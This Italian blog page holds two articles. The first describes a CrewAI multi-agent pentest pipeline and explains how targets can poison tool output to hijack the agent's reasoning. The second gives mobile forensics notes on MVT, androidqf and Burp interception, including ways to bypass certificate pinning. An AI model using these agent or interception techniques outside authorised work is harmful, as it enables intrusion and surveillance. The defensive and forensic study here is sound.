Quando il red team diventa una “crew” di agenti AI
Questo articolo nasce dall’esigenza di mettere un po’ d’ordine agli appunti presi durante il corso “Agenti nell’Ombra” di Ethical Hacker Italiani. A fine corso ho creato una piccola crew di specialisti che fanno OSINT, scanning, enumeration, analisi delle vulnerabilità e che, orchestrati con CrewAI, collaborano lungo l’intera pipeline di un assessment.
L’automazione del penetration testing non è una novità: scanner, framework e script accompagnano da sempre il lavoro offensivo. La novità è chi orchestra quegli strumenti. Con i framework multi-agente – CrewAI su tutti – non è più un operatore a decidere passo dopo passo quale comando lanciare, ma un modello linguistico che ragiona, sceglie un tool, ne osserva l’output e decide la mossa successiva. È il salto dall’automazione deterministica all’automazione agentica.
Questo articolo analizza l’architettura di un sistema di questo tipo – un piccolo “red team” composto da agenti specializzati che collaborano lungo l’intera pipeline di un assessment, dalla reconnaissance al report – così come viene strutturato nel percorso formativo Agenti nell’Ombra. L’obiettivo non è fornire ricette operative, ma capire come questi sistemi sono costruiti, dove si collocano i punti di controllo e quali conseguenze hanno per chi lavora sul fronte opposto: difesa, incident response e digital forensics.
La tesi di fondo è semplice: un agente AI che impugna strumenti offensivi amplifica tanto le capacità quanto i rischi. Comprenderne il funzionamento interno è oggi un prerequisito sia per chi progetta pipeline offensive responsabili, sia per chi deve rilevarne e ricostruirne le tracce.
Dai primitivi di CrewAI al “mini red team”
Per capire il sistema occorre distinguere tre livelli di automazione che vengono spesso confusi. Uno script esegue una sequenza di istruzioni decisa a priori: condizione → azione, nessun ragionamento. Un chatbot genera testo ma non agisce sul mondo esterno. Un agente AI combina i due: comprende un obiettivo in linguaggio naturale, ma possiede anche strumenti con cui compiere azioni reali e la capacità di decidere, durante l’esecuzione, quale azione eseguire. È questa capacità di agire sotto decisione a renderlo rilevante – e pericoloso – in cybersecurity.
Il ciclo operativo di ogni agente è un loop continuo di quattro momenti: obiettivo (cosa deve ottenere), ragionamento (il modello valuta il contesto e sceglie una strategia), azione (usa un tool per interagire con l’ambiente) e osservazione (interpreta l’output e aggiorna la propria comprensione). Il loop prosegue finché l’obiettivo non è raggiunto o non arriva un’istruzione di stop.
CrewAI organizza questo schema in cinque primitive che conviene fissare, perché ricorrono in tutta l’architettura:
Primitiva
Ruolo
Analogia operativa
Agent
Unità con identità, obiettivo e competenze specifiche
Il professionista virtuale specializzato
Tool
Capacità operativa: esegue comandi, interroga API, legge file
Le “mani” dell’agente
Task
L’incarico: contesto, istruzioni e output atteso
L’ordine di lavoro
Crew
L’insieme coordinato di agenti e task
La squadra
Process
La logica con cui il lavoro viene eseguito
Il regolamento operativo
Il principio progettuale cardine è la separazione delle responsabilità: invece di un unico agente “tuttofare” – inaffidabile e difficile da mantenere – si costruisce una crew di specialisti. Nel contesto offensivo i ruoli ricalcano naturalmente le fasi di un assessment: un analista OSINT, uno scanner, un esperto di enumeration, un analista delle vulnerabilità e un redattore del report. Ognuno ha un compito solo, e questo rende il comportamento complessivo più prevedibile e verificabile.
Un elemento spesso sottovalutato merita attenzione forense: la description di un tool non è documentazione, è parte del prompt operativo. L’agente sceglie quale strumento usare leggendo le descrizioni disponibili. Una description vaga produce comportamenti vaghi; una description precisa – cosa fa il tool, quando usarlo, quali limiti rispettare – guida le decisioni. In pratica, buona parte della “programmazione” di questi sistemi non sta nel codice ma nel linguaggio naturale che ne definisce il perimetro decisionale.
L’architettura: pipeline, stato condiviso e orchestrazione
Il sistema ricalca il flusso di un penetration test professionale, ma ogni fase è affidata a un agente dedicato. A monte di tutto sta un controllo non tecnico ma decisivo: la validazione dello scope. Prima che qualunque agente agisca, la pipeline verifica che il target rientri negli indirizzi, domini e regole d’ingaggio autorizzati. È il primo filtro di sicurezza dell’architettura e la sua posizione – prima di ogni azione – non è casuale.
Superato il controllo, il lavoro scorre lungo una catena di specialisti: OSINT costruisce il contesto iniziale da fonti pubbliche; Scanner mappa host, porte e servizi esposti; Enumeration arricchisce i dati con banner, tecnologie e directory; Vulnerability Assessment correla versioni e configurazioni con vulnerabilità note; l’eventuale Exploitation verifica in modo controllato la reale sfruttabilità dei finding autorizzati; infine il Reporting trasforma le evidenze in un documento utile a tecnici e decisori.
Lo shared state come “fonte unica della verità”
Il collante dell’intero sistema è lo shared state: una memoria condivisa, una sorta di dossier operativo che ogni agente legge e aggiorna. Lo Scanner vi deposita le porte aperte, l’Enumeration vi aggiunge le tecnologie, il Vulnerability Assessor vi attinge per la correlazione. Senza questa struttura ogni agente ripeterebbe il lavoro dei colleghi, con duplicazioni, incoerenze e costi computazionali moltiplicati.
Dal punto di vista dell’analista forense lo shared state è il reperto più interessante dell’intera architettura: è la rappresentazione centralizzata e datata di tutto ciò che il sistema ha scoperto e deciso. Se correttamente persistito, diventa una timeline naturale dell’attività – chi ha aggiunto quale informazione e quando – utile tanto al debugging quanto alla ricostruzione a posteriori.
Sequential contro hierarchical
L’orchestrazione può seguire due logiche. Nel processo sequential gli agenti lavorano in ordine prestabilito: ciascuno completa il proprio compito e passa il risultato al successivo. È semplice, prevedibile, facile da verificare – e proprio per questo preferibile nelle prime fasi e negli ambienti dove la tracciabilità conta.
Nel processo hierarchical compare un Manager Agent che non esegue attività tecniche ma coordina: osserva lo shared state, decide dinamicamente quali specialisti coinvolgere e, soprattutto, se una vulnerabilità meriti approfondimento. È il Manager a presidiare il passaggio più delicato – l’exploitation – subordinandolo alla verifica di scope e regole d’ingaggio. Maggiore flessibilità, ma a un costo: più complessità, debugging più difficile, consumo di risorse più alto e, dal punto di vista della sicurezza, una superficie decisionale più ampia e meno prevedibile.

Lo schema seguente sintetizza il flusso end-to-end e il ruolo cardine dello stato condiviso.
Le frecce verticali sono il flusso sequenziale; quelle orizzontali il doppio accesso in lettura/scrittura allo shared state. Il riquadro tratteggiato è il Manager, presente solo nel modello hierarchical, che può ridirigere il flusso e autorizza l’exploitation — la fase evidenziata in ambra, la più delicata.
Dove si annidano i rischi (e come contenerli)
Lo stesso corso è netto su un punto: non si sta costruendo una macchina che compromette automaticamente qualsiasi bersaglio. È un sistema che assiste l’operatore, il quale resta responsabile di scope, interpretazione e decisioni. Questa non è una clausola di stile: è la linea che separa uno strumento professionale da un acceleratore di danni. Analizziamo i rischi concreti.
La superficie di rischio è il tool, non il modello. Il componente centrale – un ShellTool che esegue comandi arbitrari su Kali – è insieme la fonte della potenza e del pericolo. Il principio è lineare: più uno strumento è potente, più controllo richiede. Un agente che può costruire ed eseguire qualunque comando shell eredita tutti i privilegi del processo che lo ospita; un errore di ragionamento diventa immediatamente un effetto reale sul sistema.
I rischi specifici da presidiare:
Allucinazioni e decisioni errate. Il modello può produrre output plausibili ma infondati, interrompere un’analisi troppo presto o interpretare male un risultato. In un contesto offensivo questo significa comandi sbagliati verso bersagli reali.
Esecuzione fuori scope. Un agente autonomo che non valida rigorosamente il target può estendere l’attività oltre il perimetro autorizzato. L’automazione amplifica la velocità con cui un errore di configurazione produce conseguenze legali e contrattuali.
Prompt injection e output poisoning. Qui sta il rischio più sottile. L’agente osserva l’output dei tool e lo usa per decidere. Un target può restituire deliberatamente banner, pagine o risposte costruite per manipolare il ragionamento dell’agente – trasformando un servizio ostile in un canale di comando verso la crew. La catena di fiducia “output del tool → decisione del modello” è attaccabile.
Saturazione del contesto. Tool che restituiscono migliaia di righe possono nascondere l’informazione rilevante e degradare le decisioni. Per questo l’output va troncato e filtrato – scelta di efficienza che è anche una scelta di sicurezza.
I controlli che il percorso formativo integra fin dall’inizio rispondono punto per punto:
Controllo
A quale rischio risponde
Validazione dello scope prima di ogni azione
Esecuzione fuori perimetro
Human-in-the-loop sulle decisioni critiche
Allucinazioni, autonomia eccessiva
Exploitation subordinata a verifica del Manager
Azioni distruttive non autorizzate
Timeout e troncamento dell’output
Saturazione del contesto, processi bloccati
Autonomia controllata (decidere entro limiti definiti)
Comportamenti imprevedibili
Il filo rosso è l’autonomia controllata: non assenza di controllo, ma capacità di decidere entro limiti chiari. L’essere umano definisce lo scope, interpreta i risultati e mantiene la responsabilità finale – un principio che la presenza di strumenti automatizzati non attenua, ma rende più stringente.
Che cosa cambia per DFIR e incident response
Questa tecnologia non resta confinata nei laboratori autorizzati. La stessa architettura che accelera un pentest etico può essere adottata da un attaccante per automatizzare recon e scanning su larga scala. Per chi fa difesa e digital forensics, tre implicazioni meritano attenzione.
1. Cambia la firma dell’attività offensiva. Un agente che ragiona tra un comando e il successivo produce pattern temporali diversi da uno script lineare: raffiche di comandi eterogenei intervallate da pause “decisionali”, scelta adattiva dei tool, enumerazione che cambia direzione in base ai risultati. Riconoscere questa cadenza non umana ma non deterministica diventa un segnale utile nel threat hunting.
2. Lo shared state è una miniera forense. Se un sistema di questo tipo è coinvolto – come strumento legittimo da acquisire o come artefatto trovato su una macchina compromessa – lo stato condiviso è il reperto più ricco: un dossier centralizzato e progressivo di target, scoperte e decisioni. Insieme ai log del framework, agli output troncati e alle chiamate API verso il provider del modello, costituisce una timeline ricostruibile. Per il DEFR vale la pena sapere dove questi artefatti si depositano (file di stato, cache, log applicativi) prima che vengano sovrascritti.
3. L’autorizzazione resta il discrimine giuridico. Il punto ribadito in tutto il corso – operare solo su target autorizzati – non è una raccomandazione etica ma il confine tra un’attività lecita e un reato. Un agente AI che esegue una scansione fuori scope genera le stesse conseguenze di un operatore umano. In sede investigativa, la presenza di meccanismi di validazione dello scope (o la loro assenza) diventa un elemento qualificante dell’intenzionalità e della diligenza.
In sintesi
Gli agenti AI applicati alla sicurezza offensiva non sostituiscono il professionista: ne spostano il lavoro dal fare verso il decidere e supervisionare. L’analogia più onesta, proposta dal corso stesso, è quella dell’analista junior supervisionato: veloce, instancabile, utile sulle attività ripetitive – ma da non lasciare mai senza controllo sulle decisioni che contano.
Per chi opera in DFIR, la lezione è duplice. Da un lato, questi framework sono strumenti che possiamo usare per rendere più rapide le nostre stesse attività autorizzate. Dall’altro, definiscono una nuova classe di minaccia da saper riconoscere, acquisire e ricostruire. In entrambi i casi vale lo stesso principio che regge l’intera architettura: la potenza dell’automazione ha valore solo quando resta sotto controllo umano.
Appunti di mobile malware analysis – revisione e aggiornamento (ottobre 2026)
Nota di revisione
Ho ripreso alcuni appunti, risalenti ormai al 2024 , li ho verificati sulla documentazione ufficiale corrente (MVT, androidqf, PortSwigger, Android Developers) e su fonti di threat intelligence. Pensavo fosse cambiato poco e invece:
MVT non analizza più i dispositivi Android “dal vivo” via ADB. Il comando check-adb, deprecato nella v2.7.0, è stato rimosso: la procedura supportata è acquisizione con androidqf → analisi conmvt-android check-androidqf. Anche il controllo VirusTotal si esegue ora sull’acquisizione androidqf.
Il repository di androidqf è passato sottomvt-project (github.com/mvt-project/androidqf); la mia versione 1.6 negli appunti è superata.
iOS: un backup cifrato va prima decifrato con mvt-ios decrypt-backup; check-backup lanciato direttamente sul backup cifrato non funziona. Aggiunta l’analisi di sysdiagnose / shutdown.log.
MVT usa ora il calendar versioning (es. v2026.7.29, v2026.9.1) con rilasci mensili; l’installazione raccomandata è da PyPI (pipx install mvt), quella da Git è per lo sviluppo.
Burp Suite su Android: spiegato perché da Android 7 serve il root (le app non si fidano delle CA installate dall’utente) e aggiunte le complicazioni di Android 14 (store CA nel modulo APEX Conscrypt). Le procedure valgono anche per Burp Community.
Sezioni teoriche: verificate e corrette. Le correzioni puntuali sono nel Registro delle modifiche (§ 8).
Data la pubblicazione sul blog, ho aggiunto una premessa metodologica forense, una tabella di strumenti open source integrativi e uno use case operativo.
1. Premessa metodologica
MVT e Burp rispondono a due domande diverse e vanno usati in momenti diversi.
MVT + androidqf / libimobiledevice
Burp Suite (e proxy affini)
Domanda
Questo dispositivo mostra tracce di compromissione note?
Che cosa trasmette questa app e a chi?
Natura
Triage forense consensuale, basato su IOC (STIX2) ed euristiche
Analisi dinamica del traffico (man-in-the-middle)
Dove
Sul dispositivo oggetto di verifica, con acquisizione documentata
In laboratorio, su dispositivo di test o emulatore con il campione
Esito
Rilevamento di indicatori noti; un esito negativo non prova l’assenza di compromissione
Endpoint C2, dati esfiltrati, protocolli
Alcuni punti fermi, coerenti con ISO/IEC 27037 e NIST SP 800-101 Rev. 1:
Autorizzazione e consenso. La verifica di un dispositivo altrui richiede titolo (consenso informato del titolare o provvedimento dell’Autorità Giudiziaria). In ambito penale valutare se l’operazione sia un accertamento ripetibile (art. 359 c.p.p.) o non ripetibile (art. 360 c.p.p.).
Invasività minima e documentata. androidqf installa temporaneamente un agente di raccolta sul telefono e l’attivazione del Debug USB modifica le impostazioni: ogni azione va annotata (ora, operatore, comandi). androidqf produce command.log, acquisition.json e hashes.csv; MVT registra il proprio command.log.
Integrità. Calcolare e verbalizzare gli hash (SHA-256) dell’archivio di acquisizione; conservare l’acquisizione grezza, così da poterla rianalizzare con IOC più recenti senza toccare di nuovo il dispositivo.
Niente MITM sui reperti. Installare una CA di Burp e instradare il traffico di un dispositivo in sequestro altera il reperto e può esporre comunicazioni di terzi. L’analisi dinamica si fa sul campione (APK/IPA) in ambiente controllato.
Riservatezza. L’invio di hash a VirusTotal è un’interrogazione verso un servizio esterno: è opt-in in MVT e va valutato caso per caso. Non caricare mai i campioni senza autorizzazione.
MVT è sviluppato originariamente dall’Amnesty International Security Lab. Confronta gli artefatti estratti da dispositivi Android e iOS con indicatori di compromissione in formato STIX2 (Structured Threat Information Expression, https://oasis-open.github.io/cti-documentation/stix/intro.html) e segnala anomalie note (ad es. processi, domini, percorsi o profili di configurazione sospetti).
2.1 Installazione (Ubuntu/Kali)
MVT richiede Python 3.10 o superiore ed è supportato ufficialmente su Linux e macOS.
sudo apt install python3 python3-venv python3-pip sqlite3 libusb-1.0-0
sudo apt install pipx          # Ubuntu 23.04+ / Kali
pipx ensurepath               # poi aprire un NUOVO terminale
pipx install mvt              # versione stabile da PyPI (raccomandata)
libusb-1.0-0 serve solo per mvt-android.
Sulle versioni Ubuntu 22.04 o precedenti: python3 -m pip install --user pipx && python3 -m pipx ensurepath.
L’installazione da Git (pipx install --force git+https://github.com/mvt-project/mvt.git) è destinata a provare funzioni in sviluppo; per tornare alla versione PyPI occorre prima pipx uninstall mvt.
Il pacchetto installa tre comandi: mvt (comandi comuni), mvt-ios, mvt-android. Verifica: mvt-android version.
Per Android servono gli Android SDK Platform-Tools aggiornati (adb): i pacchetti delle distribuzioni (sudo apt install adb) possono essere troppo vecchi per i dispositivi recenti; in caso di problemi usare quelli ufficiali Google.
È disponibile anche un’immagine Docker (dalla release v2026.9.1 anche per ARM64).
2.2 Indicatori di compromissione (IOC)
mvt download-iocs # scarica gli indicatori pubblici e li carica automaticamente Modo 1: opzione --iocs nel comando di analisi. Vale solo per quell’esecuzione. Puoi ripetere l’opzione per caricare più file:
Modo 2: variabile d’ambiente MVT_STIX2. La imposti una volta e vale per tutti i comandi MVT lanciati da quel terminale. I percorsi dei file vanno separati con :. Dopo l’export lanci l’analisi normalmente, senza --iocs:
Il download non è automatico a ogni esecuzione: rilanciare mvt download-iocs prima di ogni analisi e verbalizzare la data degli indicatori usati.
3. Android
3.1 Che cosa è cambiato
L’analisi diretta via ADB (mvt-android check-adb) è stata rimossa da MVT. Secondo la documentazione, la raccolta via ADB era incoerente tra produttori e versioni, incompleta e duplicava i moduli di analisi. Il flusso supportato è ora in due fasi separate:
Acquisizione con androidqf (binario Go autonomo, con un agente di raccolta che non dipende dalla shell del telefono e non richiede Python sul PC del titolare).
Analisi con mvt-android check-androidqf, anche in un secondo momento e su una macchina diversa.
Comandi mvt-android d’interesse oggi:
Comando
Uso
check-androidqf
Analizza un’acquisizione androidqf (cartella o archivio) – flusso principale
check-bugreport
Analizza un bug report Android generato a parte (.zip)
check-backup
Analizza un backup Android (adb backup, oggi utile quasi solo per gli SMS)
check-intrusion-logs
Analizza gli Intrusion Logs di Android Advanced Protection raccolti separatamente
check-iocs
Riconfronta risultati JSON già prodotti con nuovi IOC
download-iocs
Scarica gli indicatori STIX2 pubblici
version
Versione installata
L’elenco esatto per la propria versione si ottiene con mvt-android --help.
3.2 Preparazione del dispositivo
Attivare le Opzioni sviluppatore (toccare 7 volte Numero build), poi Debug USB; utile anche Rimani attivo (lo schermo non si blocca durante la raccolta).
Collegare via USB, sbloccare il telefono e autorizzare l’impronta RSA del PC alla richiesta.
Verificare: adb devices deve mostrare il dispositivo come device (non unauthorized).
3.3 Acquisizione con androidqf
Repository: https://github.com/mvt-project/androidqf (fork mantenuto dal progetto MVT del progetto originario botherder/androidqf). Le release contengono eseguibili per Linux, Windows e macOS.
# scaricare l'ultima release per linux_amd64 da .../androidqf/releases/latest
chmod +x androidqf_vX.Y.Z_linux_amd64
./androidqf_vX.Y.Z_linux_amd64                  # modalità interattiva
In modalità interattiva androidqf chiede: tipo di backup (nessuno / solo SMS / completo), quali APK scaricare (nessuno / solo non di sistema / tutti), se rimuovere le copie di APK di sistema già attendibili, se raccogliere gli Intrusion Logs. Ogni scelta ha un flag equivalente, utile per procedure standardizzate:
./androidqf -serial <seriale> -backup none -download all -non-interactive -output /casi/2026-001/
Flag principali: -backup/-b, -download/-d, -remove-trusted/-r, -intrusion-logs/-i, -hash-files/-H, -browser-history e -magisk-modules (questi due richiedono root). Il backup completo richiede comunque la conferma sullo schermo del telefono.
Output. Un archivio di acquisizione nella cartella corrente (o in -output) contenente, tra l’altro: proprietà di sistema (getprop), impostazioni, processi, servizi, dumpsys, log, elenco pacchetti con hash (packages.json) ed eventuali APK, bug report, files.json, acquisition.json, hashes.csv, command.log.
Cifratura dell’acquisizione (consigliata). Se nella cartella di lavoro è presente un file key.txt con una o più chiavi pubbliche age (una per riga), androidqf produce direttamente <UUID>.zip.age. Decifratura sulla postazione di analisi:
age --decrypt -i ~/chiavi/privata.txt -o <UUID>.zip <UUID>.zip.age
VirusTotal (opzionale, opt-in). Interroga gli hash SHA-256 dei soli APK non di sistema. La chiave si passa con la variabile MVT_VT_API_KEY (o il valore di configurazione VT_API_KEY). Per non esaurire la quota gratuita MVT attende 16 secondi tra le richieste; regolabile con --delay:
Bug report generato a parte (quando non si può usare androidqf): mvt-android check-bugreport ~/percorso/bugreport.zip. Il valore diagnostico è limitato: il formato cambia tra versioni e produttori.
Backup Android:mvt-android check-backup ~/percorso/backup.ab. I backup locali sono in via di dismissione e contengono pochi dati (le app salvano sul cloud).
Riconfronto con nuovi IOC su risultati già prodotti: mvt-android check-iocs --iocs nuovo.stix2 ~/casi/2026-001/mvt/.
Intrusion Logs (Android 16, Advanced Protection). Se sul dispositivo è attiva la modalità Advanced Protection con Intrusion Logging, androidqf può scaricarli e decifrarli (la chiave è protetta dal PIN del dispositivo); check-androidqf li analizza automaticamente (query DNS, connessioni in uscita, avvio di processi, attività ADB).
Dalle versioni recenti MVT segnala anche chiavi ADB attendibili inattese sul dispositivo: un indizio utile se qualcuno ha avuto accesso fisico al telefono con il debug attivo.
Leggere i risultati. Nella cartella di output MVT scrive un JSON per modulo, i file *_detected.json con le sole corrispondenze, timeline.csv / timeline_detected.csv e il proprio log. Le righe di avviso (WARNING) indicano corrispondenze con IOC o euristiche: vanno verificate, non sono conclusioni. Ogni positivo va confermato su altri artefatti; un negativo non dimostra che il dispositivo sia pulito (gli IOC coprono solo campagne note e gli strumenti, essendo open source, possono essere studiati dagli attaccanti).
3.5 Connessione via Wi-Fi (ADB senza cavo)
Con la rimozione di check-adb questa parte non riguarda più direttamente MVT, ma resta utile per adb/androidqf quando la porta USB non è utilizzabile. Per un’acquisizione forense preferire sempre l’USB: il Wi-Fi introduce una rete e un canale aggiuntivi da documentare.
Android 11 e successivi – Debug wireless con abbinamento:
PC e telefono sulla stessa rete Wi-Fi.
Opzioni sviluppatore → Debug wireless → Associa dispositivo con codice di accoppiamento: annotare IP, porta e codice.
Sul PC: adb pair <IP>:<porta> e inserire il codice.
Verificare con adb devices (eventualmente adb connect <IP>:<porta> usando la porta mostrata nella schermata principale di Debug wireless, diversa da quella di abbinamento).
Android 10 e precedenti — metodo legacy:
adb devices             # dispositivo collegato via USB, debug USB autorizzato
adb tcpip 5555          # mette adbd in ascolto TCP sulla porta 5555
# scollegare il cavo
adb connect <indirizzo_IP>:5555
adb devices             # deve comparire <indirizzo_IP>:5555  device
Il dispositivo di rete si indica ad adb (e agli strumenti che lo usano, come androidqf con -serial) con la forma IP:porta. Al termine: adb disconnect e disattivare il debug wireless.

Listener:Settings → Tools → Proxy → Proxy listeners → Add; porta libera (es. 8082), All interfaces.

Proxy sul dispositivo: impostazioni della rete Wi-Fi → Proxy Manuale → IP del PC con Burp e porta del listener. Sugli emulatori il proxy si imposta dalle impostazioni dell’emulatore.
Certificato CA: esportare la CA di Burp in formato DER con estensione esplicita .der (o .cer) e installarla sul dispositivo.
Test:Proxy → Intercept on, aprire un sito HTTPS dal browser del dispositivo e verificare il traffico in HTTP history.
Perché “da Android 7 serve il root”. Da Android 7.0 (API 24) le app che dichiarano targetSdkVersion ≥ 24si fidano per impostazione predefinita solo delle CA di sistema, non di quelle installate dall’utente (la Network Security Configuration dell’app può cambiare questo comportamento). Installare la CA come utente basta quindi per il browser, non per la maggior parte delle app. Per intercettare le app occorre una delle strade seguenti:
CA nello store di sistema (richiede root o un emulatore con immagine Google APIs, non Google Play). Da Android 14 le CA di sistema sono nel modulo APEX Conscrypt (/apex/com.android.conscrypt/cacerts), immutabile: il classico remount di /system non basta più e servono tecniche apposite (bind-mount nei namespace dei processi, moduli Magisk dedicati), valide fino al riavvio.
Modifica dell’app in laboratorio per farle accettare le CA utente: ad es. apk-mitm (ripacchettizza l’APK modificando la Network Security Configuration e disattivando i controlli di certificate pinning più comuni).
Instrumentazione dinamica con Frida / objection per aggirare il certificate pinning a runtime.
In alternativa a Burp: mitmproxy o HTTP Toolkit (open source, con automazioni specifiche per Android) o PCAPdroid (vedi § 5).
Il root, come ricorda PortSwigger, compromette il modello di sicurezza del dispositivo: farlo solo su dispositivi di test.
4.iOS
4.1 libimobiledevice
ideviceinfo                               # verifica se la suite è presente e il dispositivo visibile
sudo apt install libimobiledevice-utils   # altrimenti installarla
Se ideviceinfo non vede il dispositivo collegato:
sudo usbmuxd -f -v     # avvia il demone in primo piano con output dettagliato
idevicepair pair       # poi confermare "Autorizza" e inserire il codice sul telefono
4.2 Backup con idevicebackup2
Abilitare la cifratura del backup: un backup cifrato contiene più dati (ad es. portachiavi, cronologia Safari, dati salute, alcune impostazioni di rete), utili all’analisi.
idevicebackup2 -i encryption on      # imposta una password di backup
idevicebackup2 -i changepw           # se ne esiste già una nota e si vuole cambiarla
idevicebackup2 -i encryption off     # disattiva (richiede la password attuale)
idevicebackup2 backup --full /casi/2026-002/backup/
Se la password di backup preesistente è sconosciuta e non è modificabile, l’alternativa è un backup non cifrato (meno dati) oppure, previo consenso del titolare, il reset della password di backup da Impostazioni → Generali → Trasferisci o inizializza iPhone → Inizializza → Inizializza tutte le impostazioni (non cancella i dati, ma reimposta le impostazioni: va verbalizzato).
4.3 Decifrare e controllare il backup con mvt-ios
Un backup cifrato va decifrato prima del controllo.
# la password via variabile d'ambiente evita di lasciarla nella riga di comando
read -s MVT_IOS_BACKUP_PASSWORD && export MVT_IOS_BACKUP_PASSWORD
mvt-ios decrypt-backup -d /casi/2026-002/decrypted/ /casi/2026-002/backup/<UDID>/
unset MVT_IOS_BACKUP_PASSWORD
In alternativa: mvt-ios extract-key -k /percorso/chiave /percorso/backup salva la chiave di decifratura grezza, da usare poi con decrypt-backup (opzione --key-file). La chiave è un dato sensibile: custodirla come il reperto. Per acquisizioni full file system (dispositivi jailbroken o strumenti commerciali) esiste mvt-ios check-fs.
4.4 Sysdiagnose e shutdown.log
Il sysdiagnose è un archivio di log di sistema generato dal dispositivo (combinazione di tasti volume + laterale, poi recupero da Impostazioni → Privacy e sicurezza → Analisi e miglioramenti → Dati analisi). Contiene shutdown.log (in system_logs.logarchive/Extra), che registra a ogni riavvio i processi ancora attivi: Kaspersky (gennaio 2024) ha mostrato che infezioni Pegasus, Reign e Predator lasciano tracce ricorrenti, come processi “appiccicosi” che ritardano lo spegnimento e percorsi di esecuzione anomali (/private/var/db/, /private/var/tmp/).
mvt-ios check-sysdiagnose --output ./risultati ./sysdiagnose_AAAA.MM.GG_hh-mm-ss+0200.tar.gz
mvt-ios check-sysdiagnose --list-modules ./sysdiagnose_....tar.gz   # mostra i moduli disponibili
Nota: il comando esiste dalle release 2026; i controlli forensi sono forniti da moduli/plugin installati, senza i quali MVT registra solo le informazioni del dispositivo. Strumento complementare: gli script open source iShutdown di Kaspersky (https://github.com/KasperskyLab/iShutdown). Il metodo dipende dai riavvii: chiedere al titolare di non riavviare dopo il sospetto potrebbe far perdere informazioni, mentre il riavvio periodico è comunque una buona misura difensiva – valutare caso per caso.
Scheda Binding: Bind to port 8082 (o altra porta libera); selezionare All interfaces, OK, confermare con Yes.
Listener di Burp su tutte le interfacce
Impostazioni del proxy su iOS:
Impostazioni → Wi-Fi, connettersi alla stessa rete del PC.

Toccare l’icona (i) accanto alla rete.
Dettaglio della rete Wi-Fi
Configura proxy → Manuale.
Server: IP del PC con Burp; Porta: 8082; Salva.
Proxy manuale su iOS
Installazione della CA di Burp (necessaria per HTTPS):
Con Burp in esecuzione, aprire in Safari http://burpsuite e quindi tap su CA Certificate.

In Impostazioni tap su Profilo scaricato → Installa → Installa → Fine (i profili installati sono poi in Impostazioni → Generali → VPN e gestione dispositivi).
Installazione del profilo

Impostazioni → Generali → Info → Impostazioni attendibilità certificati: attivare l’interruttore per PortSwigger CA.
Attendibilità del certificato
Test: in Burp Proxy → Intercept → Intercept is off per attivarlo; aprire una pagina HTTPS dal dispositivo: la pagina deve caricarsi senza avvisi e le richieste devono comparire in Burp.
Limiti. Le app con certificate pinning rifiuteranno comunque la connessione; su iOS aggirarlo richiede jailbreak e Frida/objection. Al termine rimuovere il profilo e disattivare il proxy: una CA di intercettazione lasciata attendibile è essa stessa un rischio.
6. Use case: sospetto stalkerware su uno smartphone Android
Scenario illustrativo, costruito per la formazione.
Contesto. Una donna denuncia atti persecutori (art. 612-bis c.p.) da parte dell’ex compagno, che sembra conoscere i suoi spostamenti e il contenuto di alcune conversazioni. Riferisce che, mesi prima, l’uomo ha avuto per qualche ora il suo telefono (Android 14). Chiede di verificare il dispositivo e presta consenso informato scritto.
Obiettivo. Stabilire se sul telefono sono presenti applicazioni di sorveglianza note o tracce compatibili, documentando l’attività in modo utilizzabile nel procedimento.
6.1 Prima di toccare il telefono
Sicurezza della persona. Rimuovere uno stalkerware può avvisare chi lo controlla e aggravare il rischio. La decisione su se e quando rimuoverlo va presa insieme alla persona e, se coinvolto, al centro antiviolenza (cfr. le indicazioni della Coalition Against Stalkerware, https://stopstalkerware.org).
Titolo e verbale. Consenso (o provvedimento), qualificazione dell’atto (ripetibile o no), operatori, orari, stato del dispositivo all’arrivo (acceso, batteria, rete, foto dello schermo).
Isolamento. Modalità aereo con Wi-Fi spento, salvo diversa scelta motivata: se interessa osservare il traffico in uscita, si valuta un’analisi di rete separata (vedi 6.5).
6.2 Acquisizione
mkdir -p /casi/2026-001 && cd /casi/2026-001
